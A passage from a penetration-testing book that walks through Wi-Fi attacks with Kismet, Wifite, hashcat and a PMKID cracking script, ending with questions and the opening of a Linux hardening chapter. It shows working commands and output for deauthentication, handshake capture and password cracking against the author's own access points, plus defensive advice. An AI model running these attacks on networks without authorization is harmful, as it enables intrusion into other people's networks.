


Figure 9.10 – Information about one of the connected clients

The connected client, which here is represented by the **00:13:02:89:FF:5F** MAC address, is my ancient 2006 model Dell laptop that's running Alpine Linux. (After 20 years, I'm surprised that it still works.) Keep in mind that Kismet is a passive reconnaissance tool, which means that it's not sending out any probes to find devices. It depends solely upon intercepting network traffic that other devices send back and forth to each other. In order to get this laptop to show up in Kismet, I had to either log it out of the network and then log back in, or generate network traffic by accessing a website or doing a system update. When you shut down Kismet and open it again later, you won't see these devices again unless they're actively exchanging network traffic.

In its default configuration, Kismet automatically creates a log file for each session that you run. This file will contain the same data that you saw on the Kismet screen. These files are SQLite database files, as you see here:

```
┌──(kali㉿kali)-[~]
└─$ ls -l Kismet-20260123-21-45-20-1.kismet
-rw-r--r-- 1 kali kali 11988992 Jan 23 16:54 Kismet-20260123-21-45-20-1.
kismet
```

Fortunately, the `sqlitebrowser` utility is already installed in Kali Linux. Use it to view the Kismet files, like so:

```
┌──(kali㉿kali)-[~]
└─$ sqlitebrowser Kismet-20260123-21-45-20-1.kismet
```

The full `sqlitebrowser_with_kismet_file.png` screenshot is too large to fit onto a book page, so I've uploaded it to the GitHub repository. That way, you can use your favorite image viewer to look at it.

When you've finished using Kismet, you can restart your normal networking services with the following three commands:

```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng stop wlan0mon
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start NetworkManager
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start wpa_supplicant
```

There's a lot more to Kismet than I can show you here. But you know the basics, and that's all you need for now.

As I've just mentioned, Kismet is a passive tool, which is great if you only need to passively collect data about your wireless network. For penetration testing, you'll need tools that can actively probe wireless devices. We'll look at one of these tools in the next section.

Automating Wi-Fi attacks with Wifite

One tricky part about Wi-Fi hacking is that there are several different attack vectors, and that an attack on any particular vector isn't guaranteed to always work. For that reason, there are several different Wi-Fi hacking tools that each specialize in one type of attack vector. Here are the three WPA and WPA2 attack vectors that we'll cover with Wifite.

4-way handshakes

A **4-way handshake** occurs every time that a wireless client device authenticates to a wireless access point. If you can capture a 4-way handshake from an access point, you can use a password cracking tool and a wordlist to perform a dictionary-based attack on the access point. If a dictionary attack doesn't work, you could also perform a brute-force attack.

Wi-Fi Protected Setup (WPS)

WPS is a handy feature that eliminates the need to enter the access point password when connecting a new client device for the first time. Instead, you can just push a button on the access point device. Then, you would go to the client and either select the access point in its setup utility, or enter an eight-digit Personal Identification Number (PIN) for the access point. Unfortunately, WPS is susceptible to different types of attacks if it's configured incorrectly, especially if it's using a PIN for initial client setup.

Pairwise Master Key Identifier keys

PMKID keys are stored on WPA and WPA2 access points. They're very useful, because when you're roaming around with your laptop, it makes the transition from one access point to another go much faster. But, they're also quite vulnerable, because it's quite easy to steal a PMKID key from a WPA or WPA2 access point. The interesting part about this attack vector is that there's no need to capture a 4-way handshake to make it work, or to even have a client connected to the access point. This type of attack can be more efficient than trying to capture full 4-way handshakes, but it does come with one disadvantage. It's that running this attack under Wifite will capture the PMKID keys, but it won't automatically tell you what the access point password is. Not to worry though, because you can take care of that with just one extra easy step. (I'll show you all that in just a bit.)

Kali Linux includes at least one specialized tool for each of these attack vectors. Here are some of them:

- **aircrack-ng**: The `aircrack-ng` package contains a suite of tools that serve several purposes. For example:
    - The `airmon-ng` tool that you just saw in the Kismet procedure is used to manage wireless network adapters. You can use it to place a network adapter into monitor mode, and also to automatically kill the `NetworkManager` and `wpa_supplicant` services.

    - The `airodump-ng` tool is used to capture wireless network traffic. It works pretty much the same as Kismet, but without the web interface.
    - The `aireplay-ng` tool is for injecting packets into the wireless network traffic. The main purpose is to send deauthentication packets to wireless clients that have already authenticated to a wireless access point. After a client is forced to deauthenticate, it will then attempt to authenticate again, which causes another 4-way handshake to occur. A running `airodump-ng` session will capture the 4-way handshake so that a password cracking attack can be run against it.
    - The `aircrack-ng` tool is a password cracking tool that can execute either a dictionary-based attack or a brute-force attack against a 4-way handshake.
- **Reaver**: This tool can attack the WPS feature of some Wi-Fi access points.
- **hcxdumptool** and **hcxtools**: These two packages contain utilities that can capture and crack PMKID keys from a WPA or WPA2 access point.
- **tshark**: You can use `tshark` to search for valid 4-way handshakes.
- **hashcat**: This is one of several tools that you can use to crack passwords, using either a dictionary attack or a brute-force attack.

Now, you could use each individual tool, one at a time, to perform each different type of attack. But, I can imagine that you probably wouldn't want to. This is where **Wifite** comes in.

Wifite is a Python script that automatically uses all of these tools to perform each type of attack. If one type of attack doesn't work, the next one might. Then, assuming that one of the tools successfully captured any useful data, such as a PMKID key or a 4-way handshake, Wifite will automatically invoke `hashcat` to perform a dictionary password attack. Wifite is already installed on Kali Linux, but the `hcxdumptool` and the `hextools` packages that are needed for the PMKID attacks are missing. Install them by doing:

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install hcxdumptool hcxtools
```

As I mentioned in the *Technical requirements* section, you'll also need a wireless adapter that's capable of doing packet injection. Most likely, the wireless adapter that's built into your laptop or workstation doesn't have that capability. You can use the `aireplay-ng -9` command to test your wireless adapter, like so:

```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng -9 wlan0mon
```

```
14:52:19  Trying broadcast probe requests...
14:52:21  No Answer...
14:52:21  Found 0 APs
```

The sole purpose of the `-9` option is to test your wireless adapter. In this example, I'm testing the built-in wireless adapter of my late-model Hewlett-Packard Elitebook. The `No Answer. . .` and the `Found 0 APs` portions of the output show that this network adapter is not capable of doing packet injection. This adapter is fine if all you need to do is passive surveillance, but you can't use it to do any deauthentication attacks.

Now, here's how it looks when I test the Micro-Star AX1800 wireless adapter that I plugged into the USB port of my Kali virtual machine:

```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng -9 wlan0mon
[sudo] password for kali:
15:58:20  Trying broadcast probe requests...
15:58:22  No Answer...
15:58:22  Found 5 APs

15:58:22  Trying directed probe requests...
15:58:22  C4:E5:32:D1:34:82 - channel: 6 - 'Somebody'
15:58:22  Ping (min/avg/max): 0.517ms/7.127ms/30.454ms Power: -67.80
15:58:22  30/30: 100%

15:58:22  Injection is working!

15:58:23  A0:F3:C1:A6:06:AB - channel: 1 - 'DONNIE_1'
15:58:23  Ping (min/avg/max): 0.278ms/9.938ms/48.935ms Power: -73.10
15:58:23  30/30: 100%

15:58:23  32:34:AF:8D:D0:3E - channel: 6 - ''
15:58:29   0/30:   0%

15:58:29  32:34:AF:8D:D0:3F - channel: 6 - ''
15:58:35   0/30:   0%

15:58:35  32:34:AF:8D:D0:3D - channel: 6 - 'Somebody_Else'
15:58:41   0/30:   0%
```

This time, we found some access points, and we also see the `Injection is working!` line. This proves that this Micro-Star adapter is capable of doing packet injection.

I'll let you do your own research about the specific model of wireless adapter to buy for yourself. Any list of recommended adapters that I could provide for you now might be obsolete by the time you read this.

Once you have a proper wireless adapter that's capable of doing packet injection, you're ready to use Wifite. The good news, which I know you'll be happy to hear, is that using Wifite is incredibly easy. Here's the command to get you started:

```
┌──(kali㉿kali)-[~]
└─$ sudo wifite --kill
```

If your Kali computer only has one wireless adapter, Wifite will detect it automatically and place it into monitor mode. The `--kill` option automatically stops the `NetworkManager` and `wpa_supplicant` services. If you're using a computer with more than one wireless adapter, use the `-i` option to specify which adapter you want to use. For example, to use the `wlan1` adapter instead of the default `wlan0` adapter, your command would look like this:

```
┌──(kali㉿kali)-[~]
└─$ sudo wifite --kill -i wlan1
```

Wifite begins by passively capturing data about the surrounding wireless networks. Here's an example of how it looks:

```
NUM                     ESSID   CH  ENCR     PWR   WPS  CLIENT
---  -------------------------  ---  -----    ----  ---  ------
1          DONNIE_1             1  WPA2-P    68db  lock
2          DONNIE_2             3  WPA2-P    63db   yes
3       (CA:00:11:22:33:F2)     3  WPA2-P    62db    no
4          DONNIE_3             1  WPA3-S    50db    no
. . .
. . .
 [+] Scanning. Found 127 target(s), 57 client(s). Ctrl+C when ready
```

When you've seen all of the access points that you need to see, hit *ctrl+c* to stop the capture. The last line of the above output will then change to this:

```
[+] Select target(s) (1-130) separated by commas, dashes or all:
```

The first attack we'll look at is the WPA 4-way handshake attack.

Performing a WPA 4-way handshake attack

I want to attack the DONNIE_1 access point, which is number 1 on the list.

To gather handshake packets, Wifite will use the `aircrack-ng` tools to try to passively capture handshakes from clients that are logging into the access point. If that fails, it will then use the `aircrack-ng` tools to perform a deauthentication attack against the access point and its clients. This will force the clients to reauthenticate to the access point, which will cause the handshake to take place again. Understand that this is an attack that could interrupt your client's work. So as always, be sure that what you're either allowed or not allowed to do is explicitly spelled out in the contract with your client.

1. Begin the attack by entering the list number of the access point that you want to attack at the prompt.

```
[+] Select target(s) (1-130) separated by commas, dashes or all: 1

 [+] (1/1) Starting attacks against A0:F3:C1:A6:06:AB (DONNIE_1)
 [+] DONNIE_1 (20db) PMKID CAPTURE: Failed to capture PMKID
 [+] DONNIE_1 (72db) WPA Handshake capture: Discovered new client:
F0:4F:7C:86:00:8F
 [+] DONNIE_1 (71db) WPA Handshake capture: Captured handshake
 [+] saving copy of handshake to hs/handshake_DONNIE1_A0-F3-C1-A6-
06-AB_2026-01-26T15-19-42.cap saved

 [+] analysis of captured handshake file:
 [+]   tshark: .cap file contains a valid handshake for
(a0:f3:c1:a6:06:ab)
 [+] aircrack: .cap file contains a valid handshake for
(A0:F3:C1:A6:06:AB)

 [+] Cracking WPA/WPA2 Handshake: Running Hashcat with wordlist-
probable.txt wordlist
 [+] Attempting to crack WPA/WPA2 hash using Hashcat mode 22000
[+] Cracked WPA/WPA2 Handshake Key: Pa$$w0rd

 [+]   Access Point Name: DONNIE_1
 [+]  Access Point BSSID: A0:F3:C1:A6:06:AB
 [+]          Encryption: WPA
 [+]      Handshake File: hs/handshake_DONNIE1_A0-F3-C1-A6-06-
AB_2026-01-26T15-19-42.cap
```

```
 [+]      PSK (password): Pa$$w0rd
 [+] saved result to cracked.json (1 total)
 [+] Finished attacking 1 target(s), exiting
```

As you see, Wifite began the attack by using the `hcxdumptool` and `hcxtools` to perform a PMKID attack. That failed, so Wifite then used the `aircrack-ng` tools to successfully capture a 4-way handshake. Finally, Wifite invoked `hashcat` to perform a successful dictionary attack on the access point password. It saved the password—which in this case is `Pa$$w0rd`—to the `cracked.json` file in my home directory, as you see here:

```
[
  {
    "type": "WPA",
    "date": 1769458783,
    "essid": "DONNIE_1",
    "bssid": "A0:F3:C1:A6:06:AB",
    "key": "Pa$$w0rd",
    "handshake_file": "hs/handshake_DONNIE1_A0-F3-C1-A6-06-AB_2026-
01-26T15-19-42.cap"
  }
]
```

It also saved a packet capture file to the `hs/` directory, as you see here:

```
┌──(kali㉿kali)-[~/hs]
└─$ ls -l
total 1284
-rw-r--r-- 1 root root 1309149 Feb  2 14:59 handshake_DONNIE1_A0-F3-
C1-A6-06-AB_2026-01-26T15-19-42.cap
```

2. Obtain extra information about the wireless network by opening this capture file in Wireshark, like this:

```
┌──(kali㉿kali)-[~/hs]
└─$ wireshark handshake_DONNIE1_A0-F3-C1-A6-06-AB_2026-01-
26T15-19-42.cap
```

3. After the file has fully loaded into Wireshark, search for the 4-way handshake messages by entering `eapol` into the display filter at the top of the screen, like so:




Figure 9.11 – Search for 4-way handshake messages in the capture file

The **Source**, **Destination**, and **Protocol** columns show you some valuable extra information. Here's what they look like:

Source	Destination	Protocol
AmazonTechno_86:00:8f	TpLinkTechno_a6:06:ab	EAPOL
TpLinkTechno_a6:06:ab	AmazonTechno_86:00:8f	EAPOL
TpLinkTechno_a6:06:ab	AmazonTechno_86:00:8f	EAPOL
TpLinkTechno_a6:06:ab	AmazonTechno_86:00:8f	EAPOL
AmazonTechno_86:00:8f	TpLinkTechno_a6:06:ab	EAPOL
TpLinkTechno_a6:06:ab	AmazonTechno_86:00:8f	EAPOL
TpLinkTechno_a6:06:ab	AmazonTechno_86:00:8f	EAPOL
AmazonTechno_86:00:8f	TpLinkTechno_a6:06:ab	EAPOL
TpLinkTechno_a6:06:ab	AmazonTechno_86:00:8f	EAPOL
AmazonTechno_86:00:8f	TpLinkTechno_a6:06:ab	EAPOL

Figure 9.12 – The Source, Destination, and Protocol columns of the capture file

The **Extensible Authentication Protocol** (**EAPOL**) is the protocol that transfers the 4-way handshake messages between the access point and the client. In the **Source** and **Destination** columns, you see that this message exchange takes place between a TpLinkTechno device and an AmazonTechno device. (The TpLinkTechno device is my DONNIE_1 access point, and the AmazonTechno device is my Amazon Kindle device.)

By default, Wifite uses the `wordlist-probable.txt` wordlist that's in the `/usr/share/dict/` directory. If you want to use an alternate wordlist, specify it with the `--dict` option, like this:

```
┌──(kali㉿kali)-[~]
└─$ sudo wifite --kill --dict /usr/share/wordlists/rockyou.txt
```



Full disclosure

DONNIE_1 isn't the real name of my access point, and `Pa$$w0rd` isn't its real password. To set up for these demos, I temporarily added my real access point passwords to the `wordlist-probable.txt` wordlist file and edited the demo output and screenshots to show the fictitious access point names and the fictitious password.

That does it for the WPA handshake attack. Let's now look at the PMKID attack.

Performing a PMKID attack

Sometimes, as I've already pointed out, you won't be able to capture a handshake. For example, here are the results of an attack on my DONNIE_2 access point:

```
[+] (1/1) Starting attacks against C8:D7:19:48:13:F0 (DONNIE_2)
 [+] DONNIE_2 (62db) WPS Pixie-Dust: [4m53s] Failed: Unexpected error:
Reaver says "WPS pin not found"
 [+] DONNIE_2 (62db) WPS NULL PIN: [4m52s] Failed: Unexpected error:
Reaver process stopped (exit code: 1)
 [+] DONNIE_2 (62db) WPS PIN Attack: [3s] Failed: Unexpected error:
Because access point is Locked

 [+] DONNIE_2 (62db) PMKID CAPTURE: Captured PMKID
 [+] DONNIE_2 (62db) PMKID CRACK: Cracking PMKID using /usr/share/dict/
wordlist-probable.txt ...
  [+] DONNIE_2 (61db) PMKID CRACKED: Key: $HEX[6a642c7d4447383151554
75c252361215754617a70242f235f47406362725d4e4427294c445f55264d4255307729513
c344c75602c687a3a5c262c52295b50]

 [+]   Access Point Name: DONNIE_2
 [+]  Access Point BSSID: C8:D7:19:48:13:F0
 [+]          Encryption: PMKID
 [+]          PMKID File: hs/pmkid_DONNIE2_C8-D7-19-48-13-F0_2026-01-
24T19-25-41.22000
 [+]      PSK (password): $HEX[6a642c7d444738315155475c2523612157546
17a70242f235f47406362725d4e4427294c445f55264d4255307729513c344c75602
c687a3a5c262c52295b50]
 [+] DONNIE_2 (62db) WPA Handshake capture: Listening. (clients:0,
deauth:4s, timeout:0s)
```

```
[!] WPA handshake capture FAILED: Timed out after 300 seconds
[+] Finished attacking 1 target(s), exiting
```

For now, we'll ignore the three lines at the top about the WPS attacks, which we'll talk about in the next section.

You see that the PMKID capture was successful, but that the WPA handshake capture failed. The `PSK (password)` line tells us that the access point password was found in the wordlist, but it doesn't show us the actual password. Instead, it shows the PMKID key, which doesn't directly help us. To see the password, we'll use the `crack_pmkid.py` script. It's not included in Kali, so you'll have to download it from GitHub. Here's the procedure.

1. Download the `crack_pmkid.py` tool from GitHub, like this:

   ```
   ┌──(kali㉿kali)-[~]
   └─$ git clone https://github.com/ZeroDayArcade/wpa-password-
   cracking-with-pmkid.git
   ```

2. Next, `cd` into the `wpa-password-cracking-with-pmkid/` directory and open the `crack_pmkid.py` script in your favorite text editor. Add the following shebang line to the top of the script:

   ```
   #!/usr/bin/python
   ```

3. Add the executable permission to the script, as you've been doing for your shell scripts. With the shebang line and the executable permission, you can invoke the script directly, instead of always having to preface the script name with the `python` command.
4. To find the access point password, you'll need these four items of information:

   - The PMKID key
   - The ESSID, or name, of the access point
   - The MAC address of the access point
   - The MAC address of the client

   Obtain this information from the `pmkid` file that Wifite saved to the `hs/` directory, which looks like this:

   ```
   ┌──(kali㉿kali)-[~/hs]
   └─$ ls -l
   total 1284
   -rw-r--r-- 1 root root     104 Feb  2 15:39 pmkid_DONNIE2_C8-D7-19-
   48-13-F0_2026-02-02T15-39-05.22000
   ```

The information inside this file looks like this:

```
┌──(kali㉿kali)-[~/hs]
└─$ cat pmkid_DONNIE2_C8-D7-19-48-13-F0_2026-02-02T15-39-05.22000
WPA*01*1fa55ce5507d5a617019b864781c9f15*c8d7194813f0*f03f039d4
c3d*4349415f5375727665696c6c616e6365***01
```

Note how the fields that contain the PMKID key and the MAC addresses are all separated by a single * character. Here's the breakdown for this example:

- `1fa55ce5507d5a617019b864781c9f15`: This is the PMKID key.
- `c8d7194813f0`: This is the MAC address of the access point. The Wifite script stripped the colons out of the address, but that doesn't matter. The `crack_pmkid.py` script can work either with or without colons in the MAC addresses. The script is also case-insensitive, so the letters in the MAC addresses can be either upper-case or lower-case.
- `f03f039d4c3d`: This is the MAC address of the client.

And of course, we already know that the ESSID of this access point is DONNIE_2.

5. This script has no option switches for entering the required items of information. Instead, you'll just enter the items in the correct order when you invoke the script. Here's the proper order for entering these informational items:

   - The PMKID key
   - The ESSID, within a pair of double quotes
   - The MAC address of the access point
   - The MAC address of the client
   - The desired password wordlist

   With that in mind, here's the command to find the password for my DONNIE_2 access point:

```
┌──(kali㉿kali)-[~/wpa-password-cracking-with-pmkid]
└─$ ./crack_pmkid.py 1fa55ce5507d5a617019b864781c9f15 "DONNIE_2"
c8d7194813f0 f03f039d4c3d /usr/share/dict/wordlist-probable.txt

PMKID:                  1fa55ce5507d5a617019b864781c9f15
SSID:                   DONNIE_2
AP MAC Address:         c8:d7:19:48:13:f0
```

```
Client MAC Address:        f0:3f:03:9d:4c:3d

Attempt crack with these settings? (y/n): y
Attempting to crack password...

a00fa778c5f93de5890987138c70562f
d3f96cca5f0207218bd789e59921d296
18ae0a70a6b57278f21ae98b55715150
e247125f5d142475e63fd7c626fb4155
32ff8f27bc210a430f28664d91bf5851
e94488ec5ea3f6c6ffa85d204b68d99e
e29f9493cc7b7fcbb838fda9f4db51e1
1fa55ce5507d5a617019b864781c9f15 - Matches captured PMKID

Password Cracked!

SSID:              DONNIE_2
Password:          Pa$$w0rd
```

6. Run the command in *step 5* with the applicable parameters for your own access point and client. The very last line of output shows you the password.

One of the scary things about the PMKID attack is that you don't even have to have a client connected to the access point for the attack to be successful. As long as a PMKID key is cached in the access point, the attack can be successful. In fact, the last time that I ran this attack against DONNIE_2, I had all of its client devices completely shut down. Yet, the attack still worked.

Next, we'll look at the WPS attack that we skipped over in this section.

Performing a WPS attack

When I ran the Wifite script against the DONNIE_1 access point, Wifite didn't run the WPS attack because DONNIE_1 has no WPS capabilities. But, DONNIE_2 does have WPS, as you see here:

```
[+] (1/1) Starting attacks against C8:D7:19:48:13:F0 (DONNIE_2)
 [+] DONNIE_2 (62db) WPS Pixie-Dust: [4m53s] Failed: Unexpected error:
Reaver says "WPS pin not found"
 [+] DONNIE_2 (62db) WPS NULL PIN: [4m52s] Failed: Unexpected error:
Reaver process stopped (exit code: 1)
 [+] DONNIE_2 (62db) WPS PIN Attack: [3s] Failed: Unexpected error:
Because access point is Locked
```

Wifite ran three different types of attacks against the DONNIE_2 WPS, but they all failed. This indicates that the WPS setup on my DONNIE_2 access point isn't vulnerable to attack. So, we'll say no more about attacking WPS.

Just to be clear, WPA2 is a fairly secure protocol, as long as you observe some precautions. First, be sure to set up the access points with a very strong password that's extremely unlikely to be in any password wordlist. In my real life, the access point that I've represented here with the fictitious DONNIE_1 name has a password that's a string of 32 random characters. The password for the access point that I'm representing with the fictitious DONNIE_2 name consists of 63 random characters. I used the Keepass password manager to generate both passwords and still use Keepass to store the passwords in a safe place. (Several years ago, a kid who used to live across the street told me that he had been trying to guess the password for DONNIE_2. I wished him lots of luck.)

Secondly, choose access point names that don't tell hackers who owns the access points. For example, in my real home life, I wouldn't really have any form of DONNIE in the access point names. For business environments, don't use the business or company name as part of the access point name. Otherwise, you're just making it more obvious what the desirable hacking targets are.

If you have a WPA2 access point with WPS capabilities, be sure to either disable WPS or configure it so that it's not vulnerable to attack. (The procedure varies for different brands of access points, so you'll need to consult the manufacturer's documentation to see how to do it.)

Now, you've just seen that Wifite works like a champ when I use it to attack either of my WPA2 access points. Let's see what we can do with a WPA3 access point.

Attacking a WPA3 access point

The access point that I'm representing with the DONNIE_3 name is a brand-new Netgear model that's WPA3-capable. As I explained at the beginning of this chapter, in the *Understanding wireless security protocols* section, WPA3 is much more secure than WPA2. The conventional attacks that I've just successfully performed against my two WPA2 access points didn't work at all against WPA3, as you see here:

```
 [+] (1/1) Starting attacks against 94:18:65:84:F4:E1 (DONNIE_3)
 [+] DONNIE_3 (46db) PMKID CAPTURE: Failed to capture PMKID

 [+] DONNIE_3 (44db) WPA Handshake capture: Listening. (clients:0,
deauth:3s, timeout:0s)
 [!] WPA handshake capture FAILED: Timed out after 300 seconds
 [+] Finished attacking 1 target(s), exiting
```

```
  [!] Note: Leaving interface in Monitor Mode!
  [!] To disable Monitor Mode when finished: airmon-ng stop wlan0mon
```

As expected, none of the attacks worked against WPA3. But, according to my research, a WPA3 access point could be vulnerable if a WPA or WPA2 device is connected to it. That's because—theoretically at least—the access point would be forced to downgrade to the less secure protocol in order to allow the older client device to connect to it. I tested this theory by configuring my ancient 2006 model Dell laptop—which I know for a fact isn't WPA3-capable—to connect to DONNIE_3. I then reran the Wifite attack, and it still failed. I don't know why it failed, unless there's something about the WPA3 protocol that can also protect WPA and WPA2 connections. Of course, this type of attack might work against other brands or models of WPA3 access points, but I honestly don't know for sure. The authors of a couple of blog posts that I found indicate that they also weren't able to make this type of attack work. (You'll find links to these blog posts in the *Further reading* section.)

The best way to attack a WPA3 access point is to set up a rogue access point with the same ESSID as the legitimate WPA3 access point. Then, try to trick users into connecting to your rogue access point. If any user falls for your trickery, harvest the access point credentials as the user enters them. (Showing you how to do this is beyond the scope of this chapter. However, I've placed some references in the *Further reading* section for anyone who's interested.)

Some security researchers have also found vulnerabilities in the WPA3 implementation, which have been entered into the Common Vulnerabilities and Exposures (CVE) database. You'll find information about these CVEs in the *Further reading* section.

So now you're wondering, if WPA3 is the current standard and is so secure, why are we bothering with learning how to hack Wi-Fi? Well, it's just that the world is currently transitioning from WPA2 to WPA3. Ideally, everyone would be using nothing but WPA3 for the best possible security. But there are millions of WPA2 devices in the world, and it will take time to replace all of them. Here in my own neighborhood, the majority of access points are still using WPA2, and I've even seen a couple of WPA and WEP access points. There are some WPA3 access points, but not that many. It's also still worthwhile to test WPA3 networks, to see if you can find a configuration error that might make the network vulnerable.

The executable file for the Wifite script is the `/usr/sbin/wifite` file. However, all it does is import the `wifite` library from the `wifite` Python module, as you see here:

```
┌──(kali㉿kali)-[~]
└─$ cat /usr/sbin/wifite
#! /usr/bin/python3
```

```
from wifite import wifite
wifite.main()
```

If you're interested in learning how Wifite actually works, you'll find the source code files for the `wifite` Python module in the `/usr/lib/python3/dist-packages/wifite/` directory.

When you've finished with your wireless hacking chores, you can restart your normal networking services with the following three commands:

```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng stop wlan0mon
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start NetworkManager
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start wpa_supplicant
```

This about covers it for Wi-Fi hacking automation tools. So now, let's go ahead and summarize.

Summary

Once again, we've covered some important topics in this chapter. We began with a discussion of how the Wi-Fi security protocols evolved from the incredibly weak WEP to the much more secure WPA3. Then, we briefly covered the topic of default passwords, and how they could be used to compromise wireless network devices. After showing you how to set up a USB wireless adapter on your Kali virtual machine, we looked at the Kismet wireless reconnaissance utility. (As you saw, you can use Kismet to gather a lot of important information about the surrounding wireless networks.) Finally, we covered the Wifite utility, which is a Python script that automates the wireless hacking process. You saw how Wifite can successfully perform WPS, PMKID, and 4-way handshake attacks against my two WPA2 access points, but completely failed at compromising my WPA3 access point.

In the next chapter, I'll show you some interesting shell scripts that you can use to audit your Linux and Unix systems, and to harden them against malicious actors. I'll see you there.

Questions

1. Which of the following Wi-Fi encryption protocols is most secure?
    a. WPA
    b. WPA2
    c. WEP
    d. WPA3
2. Which of the following terms represents the name of a Wi-Fi access point?
    a. BSSID
    b. ESSID
    c. MAC address
    d. IP address
3. Which of the following statements is true about a PMKID attack?
    a. Clients must be connected to the access point in order for a PMKID attack to work.
    b. PMKID attacks require you to capture a 4-way handshake.
    c. PMKID attacks only work on WPA3 access points.
    d. PMKID attacks can succeed even if no client is connected to the access point.
4. What is the name of the protocol used for the 4-way handshake?
    a. EAPOL
    b. CHAP
    c. MS-CHAP
    d. PAP
5. What is the preferred way to run Kismet?
    a. Run it from a root user shell.
    b. Add your own user account to the kismet group, and run it with normal user privileges.
    c. Run it with sudo.
    d. Create a new sudo policy for Kismet.

Further reading

- The Wi-Fi Alliance: Who we are: https://www.wi-fi.org/who-we-are
- Want More Secure Wi-Fi? I Recommend Setting Up WPA3 on Your Router Right Away: https://www.pcmag.com/explainers/what-is-wpa3-secure-wifi-how-to-set-it-up-on-your-router#
- Default Router Login Password for Top Router Models (2026 List): https://www.softwaretestinghelp.com/default-router-username-and-password-list/
- Find Any Default Router Password: A Step-by-Step Guide: https://eathealthy365.com/find-any-default-router-password-a-step-by-step-guide/
- Default Passwords: https://datarecovery.com/rd/default-passwords/
- RedOracle Default Password Database: https://redoracle.com/PasswordDB/
- Default Passwords for Network Devices: https://www.scribd.com/document/27341461/Default-Password-List
- 2.4 GHz vs. 5 GHz vs. 6 GHz: What's the Difference? https://www.intel.com/content/www/us/en/products/docs/wireless/2-4-vs-5ghz.html
- 802.11 Service Sets: https://www.cleartosend.net/802-11-service-sets/
- Piracy script for wi-fi hacking: https://github.com/AnonymousAt3/piracy
- Wi-Fi Pentesting Guide: https://github.com/ricardojoserf/wifi-pentesting-guide
- Wireless Penetration Testing: PMKID Attack: https://www.hackingarticles.in/wireless-penetration-testing-pmkid-attack/
- Hacking Wi-Fi with Linux Kali: A Comprehensive Guide: https://linuxvox.com/blog/hack-wifi-linux-kali/
- Wi-Fi Hacking: Dragonblood Attacks against WPA3: https://hackers-arise.com/wi-fi-hacking-dragonblood-attacks-against-wpa3/
- WiFi Hackers can bypass WPA3 security by exploiting its weakest link: the user: https://cybernews.com/security/wifi-hackers-can-bypass-wpa3-security/
- How Hackers Crack WPA3 Encryption & What You Can Do About It: https://netguardia.com/cybersecurity-news/insights-analysis/how-hackers-crack-wpa3-encryption-what-you-can-do-about-it/
- Decoded: Why WPA3 Still Isn't the End of Wi-Fi Hacking: https://payatu.com/blog/wpa3-isnt-the-end-of-wi-fi-hacking/

Answers

6. d
7. b
8. d
9. a
10. b

Get this book's PDF version and more

Scan the QR code (or go to `packtpub.com/unlock`). Search for this book by name, confirm the edition, and then follow the steps on the page.





Note: Have your invoice handy. Purchases made directly from the Packt website don't require an invoice.

10

Auditing and Hardening Linux with Shell Scripts

You might think that your Linux servers are secure, and that nobody could possibly hack into them. Well, you might be right, and you also might be wrong. As you've seen in the previous chapters, hacking into a Linux server isn't always all that hard if it's configured incorrectly or if there are security bugs in the software. As a conscientious Linux administrator, you'll need to keep on top of your organization's security posture to ensure that the bad people stay out.

In this chapter, we'll look at ways to audit and harden your Linux systems to ensure that they remain as secure as possible. Along the way, we'll look at a few shell scripts that can help you automate the process.

Topics in this chapter include:

- Automating security updates
- Auditing users' `sudo` activity
- Auditing for enabled `root` user accounts
- Auditing Apache access logs for malicious attacks
- Auditing and hardening with LinPEAS and Lynis
- Shell scripts for firewall configuration

Technical requirements

For this chapter, I'll be showing you demos on a variety of virtual machines, which include:

- Kali Linux
- Metasploitable2
- Ubuntu Server
- AlmaLinux 10
- openSUSE 16
- FreeBSD 15

You can try the demos for all of these machines if you like, or you can just choose to use the ones that most interest you. At a minimum, though, you'll need the Kali and Metasploitable2 machines.

As always, grab the shell scripts that you'll be using by doing:

```
git clone https://github.com/PacktPublishing/Linux-Shell-Scripting-for-
Hackers
```

Okay, let's get started.

Automating security updates

